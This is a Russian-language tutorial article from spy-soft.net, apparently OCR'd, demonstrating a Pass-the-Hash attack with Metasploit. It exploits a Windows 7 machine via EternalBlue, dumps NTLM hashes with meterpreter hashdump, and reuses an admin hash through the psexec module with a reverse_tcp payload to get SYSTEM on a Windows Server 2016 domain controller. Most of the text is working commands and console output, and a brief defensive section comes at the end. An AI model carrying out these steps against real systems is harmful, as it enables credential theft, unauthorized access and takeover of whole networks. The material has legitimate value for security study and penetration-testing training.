
Атака Pass the Hash с помощью Metasploit и модуля PsExec

spy-soft.net/pass-the-hash-metasploit-psexec

25 января 2020 г.



В сегодняшней статье мы научимся использовать хэши для аутентификации в системе на базе Windows и реализуем атаку Pass the Hash. Напомню, что мы уже рассказывали про атаку Pass the hash Pass the ticket.

Пароли в операционной системы Windows хранятся в виде хэшей и в некоторых ситуациях могут быть устойчивы к взлому. Но порой можно обойтись без пароля в чистом виде и использовать только хэш. В особенности интересны случаи, когда доступен хэш административной учетки, потому что впоследствии можно заполучить более высокие привилегии, реализовав атаку Pass the Hash.

> Статья написана в образовательных целях. Ни автор, ни редакция сайта «www.spy-soft.net» не несут ответственности за любой возможный вред, причиненный материалами данной статье.

Сначала мы попробуем извлечь хэш в ОС Windows 7 и затем перейдем к серверу Windows Server 2016. Юзер, чей хэш мы будем получать, должен иметь привилегии админа и быть авторизованным на обеих машинах. Рабочей средой будет секюрити дистрибутив Kali Linux.

Атака Pass the Hash (PtH)

Для понимания атаки Pass the Hash стоит для начала разобраться, как устроен хэш. В операционной системе Windows типичный хэш выглядит приблизительно так:

```
1  admin2:1000:aad3b435b51404eeaad3b435b51404ee:7178d3046e7ccfac0469f95588
```

Строка выше состоит из четырех секций, разделенных двоеточиями.

- 1-ая часть – имя пользователя
- 2-ая – условный числовой идентификатор
- 3-я часть представляет собой LM хэш, прекративший использоваться, начиная с Windows Vista/Server 2008. На сегодняшний день вы вряд ли встретите где-либо подобный тип, если только в стареньких ОС. В случае если вы столкнетесь с подобными ситуациями, считайте, что вам крупно повезло, так как эти хэши с легкостью взламываются.
- 4-ая часть представляет собой NTLM хэш (иногда именуемый NTHash). С новой версией, используемой в сегодняшних системах Windows и более стойкой ко взломам, мы и будем работать в нашем примере атаки Pass the Hash.

Наш план основан на эксплуатации схемы хранения / передачи паролей и механизма аутентификации. Пароли не передаются по сети в обычном открытом виде, а шифруются при создании.

Еще по теме: Как пользоваться Metasploit Framework

Во процессе аутентификации пароль шифруется сразу же после ввода. Учитывая вышесказанное, следует заключить, что комп не видит различия между паролем и хэшем, и мы можем во время аутентификации использовать хэш, вместо пароля в чистом виде.

Картина становится интересней, когда известно имя пользователя с админ правами и хэш.

Получение хэша в целевой системе

Для начала необходимо скомпрометировать первую цель. При реализации данного сценария мы имеем дело с типичной рабочей станцией на базе ОС Windows 7. Метод можно использовать любой, но мы предполагаем, что система уязвима к эксплоиту EternalBlue.

Эксплуатацию уязвимости будем выполнять с помощью популярного фреймворка Metasploit.

Начинаем:

```
1  ~# msfconsole
2  msf5 >
```

Запускаем модуль «eternalblue».

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.0.1:1234
[*] 10.10.0.104:445 - Connecting to target for exploitation.
[+] 10.10.0.104:445 - Connection established for exploitation.
[+] 10.10.0.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.104:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.0.104:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
73  Windows 7 Profes
[*] 10.10.0.104:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
76  sional 7601 Serv
[*] 10.10.0.104:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                 ice
Pack 1
[+] 10.10.0.104:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.10.0.104:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.104:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.104:445 - Starting non-paged pool grooming
[+] 10.10.0.104:445 - Sending SMBv2 buffers
[+] 10.10.0.104:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 10.10.0.104:445 - Sending final SMBv2 buffers.
[*] 10.10.0.104:445 - Sending last fragment of exploit packet!
[*] 10.10.0.104:445 - Receiving response from exploit packet
[+] 10.10.0.104:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.10.0.104:445 - Sending egg to corrupted connection.
[*] 10.10.0.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.0.104
[*] Meterpreter session 1 opened (10.10.0.1:1234 -> 10.10.0.104:49210) at 2019-
04-08 10:29:38 -0500
[+] 10.10.0.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=
[+] 10.10.0.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 10.10.0.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=
meterpreter >
```

В пейлоаде Meterpreter имеется полезная команда hashdump, которая позволяет выгрузить любые NTLM или LM хэши в целевой системе:

```
meterpreter > hashdump
admin2:1000:aad3b435b51404eeaad3b435b51404ee:7178d3046e7ccfac0469f95588
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
```

По результатам выгрузки предпологаем, что у пользователя «admin2» административные привилегии. Этот хэш мы будем использовать для подключения к другой машине.

Предположим, что другой комп тоже находится в сети, например, в роли сервера и, вполне возможно, в качестве контроллера домена на базе Windows Server 2016. Если получить доступ к этой машине, то будет возможным получить контроль над всей сетью и любым компом домена.

Атака Pass the Hash с помощью модуля PsExec

Полученным хэшем привилегированного пользователя можно воспользоваться для аутентификации на сервере Windows Server 2016 без наличия пароля. Будем использовать модуль psexec (там же в Metasploit).

PsExec — это утилита, которая позволяет работать из командной строки, для запуска команд и программ на удаленных системах. Тулза полезна системным администраторам, так как интегрирована с консольными приложениями и утилитами с целью удобного перенаправления входных и выходных данных. Но тут мы снова сталкиваемся с компромиссом между удобством и безопасность, так как PsExec может использоваться хакерами для выполнения вредоносных команд или выступать в качестве RAT.

В Metasploit имеется измененная версия PsExec, позволяющая с легкостью подключаться к удаленным машинам. Для поиска этого модуля используем команду search:

```
msf5 > search psexec

Matching Modules

================

   #  Name                                      Disclosure Date  Rank
Check  Description

   -  ----                                      ---------------  ----       -----  -----------

   1  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal
Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Command Execution
   2  auxiliary/admin/smb/psexec_command                         normal
Yes    Microsoft Windows Authenticated Administration Utility
   3  auxiliary/admin/smb/psexec_ntdsgrab                        normal     No
PsExec NTDS.dit And SYSTEM Hive Download Utility
   4  auxiliary/scanner/smb/impacket/dcomexec   2018-03-19       normal
Yes    DCOM Exec
   5  auxiliary/scanner/smb/impacket/wmiexec    2018-03-19       normal
Yes    WMI Exec
   6  auxiliary/scanner/smb/psexec_loggedin_users                normal
Yes    Microsoft Windows Authenticated Logged In Users Enumeration
   7  encoder/x86/service                                        manual     No     Register
Service
   8  exploit/windows/local/current_user_psexec  1999-01-01       excellent  No
PsExec via Current User Token
   9  exploit/windows/local/wmi                  1999-01-01       excellent  No
Windows Management Instrumentation (WMI) Remote Command Execution
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal
No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
   11  exploit/windows/smb/psexec                1999-01-01       manual     No
Microsoft Windows Authenticated User Code Execution
   12  exploit/windows/smb/psexec_psh            1999-01-01       manual     No
Microsoft Windows Authenticated Powershell Command Execution
   13  exploit/windows/smb/webexec               2018-10-24       manual     No
WebExec Authenticated User Code Execution
```

Psexec зарекомендовал себя неоднократно. Загружаем этот модуль при помощи команды use.

Смотрим текущие настройки, используя команду options:

```
msf5 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target address range or CIDR
identifier
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used
on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an
admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for
authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as
Exploit target:
   Id  Name
   --  ----
   0   Automatic
```

Вначале нужно установить IP-адрес цели (то есть сервера, к которому мы хотим подключиться):

```
msf5 exploit(windows/smb/psexec) > set rhosts 10.10.0.100rhosts => 10.10.0.100
```

Затем мы можем указать имя пользователя и пароль, используя полученный ранее хэш вместо обычного пароля.

```
msf5 exploit(windows/smb/psexec) > set smbuser admin2 smbuser => admin2
msf5 exploit(windows/smb/psexec) > set smbpass
aad3b435b51404eeaad3b435b51404ee:7178d3046e7ccfac0469f95588b6bdf7
smbpass =>
aad3b435b51404eeaad3b435b51404ee:7178d3046e7ccfac0469f95588b6bdf7
```

Теперь указываем полезную нагрузку. Будем использоваться классический Reverse TCP из Meterpreter:

```
msf5 exploit(windows/smb/psexec) > set payload
windows/x64/meterpreter/reverse_tcp payload =>
windows/x64/meterpreter/reverse_tcp
```

Также указываем IP-адрес локальной машины и желаемый порт:

```
1 msf5 exploit(windows/smb/psexec) > set lhost 10.10.0.1 lhost => 10.10.0.1 msf5
  exploit(windows/smb/psexec) > set lport 1234 lport => 1234
```

Остальные опции оставляем по умолчанию. Запускаем команду run:

```
1 msf5 exploit(windows/smb/psexec) > run [*] Started reverse TCP handler on
2 10.10.0.1:1234[*] 10.10.0.100:445 - Connecting to the server...[*] 10.10.0.100:445 -
  Authenticating to 10.10.0.100:445 as user 'admin2'...[*] 10.10.0.100:445 - Selecting
  PowerShell target[*] 10.10.0.100:445 - Executing the payload...[*] Sending stage
  (206403 bytes) to 10.10.0.100[+] 10.10.0.100:445 - Service start timed out, OK if
  running a command or non-service executable...[*] Meterpreter session 2 opened
  (10.10.0.1:1234 -> 10.10.0.100:49864) at 2019-04-08 10:36:37 -0500 meterpreter >
```

У нас появилась meterpreter-сессия. Для подтверждения вводим команды getuid / sysinfo и получаем информацию о целевой системе.

```
1 meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter >
  sysinfo Computer : DC01OS : Windows 2016 (Build 14393).Architecture :
  x64System Language : en_USDomain : DLABLogged On Users : 4Meterpreter :
  x64/windows
```

Прекрасно. Без знания пароля нам удалось получить доступ к серверу. По сути, у нас полный контроль над системой.

Защита от атаки Pass the Hash

В целом, довольно сложно защититься от подобного рода атак, поскольку мы используем стандартные механизмы аутентификации. Единственный надежный вариант – реализовать комплекс мероприятий для заблаговременного предотвращения неприятных последствий.

Также следование принципу минимальных привилегий сократит или даже исключит вероятный ущерб в случае, если злоумышленник получит хоть какой-то доступ к сети. Кроме того, нужно предпринимать и другие стандартные меры, как, например, фаервол и системы IDS/IPS для мониторинга и предотвращения любой вредоносной активности.

В Windows можно отключить кэширование учетных записей, чтобы злоумышленник не смог добраться до хэшей в памяти. Не лишним будет и изолировать важные системы в сети.

Заключение

В этом руководстве мы научились использовать хэши для аутентификации в системе на базе Windows и реализовали атаку Pass the Hash. После компрометирования первоначальной цели, не очень высокого уровня, был получен список хэшей, среди которых оказалась учетная запись с административными правами. Далее при помощи Metasploit был получен системный доступ к серверу.

Еще по теме: Повышение привилегий в Windows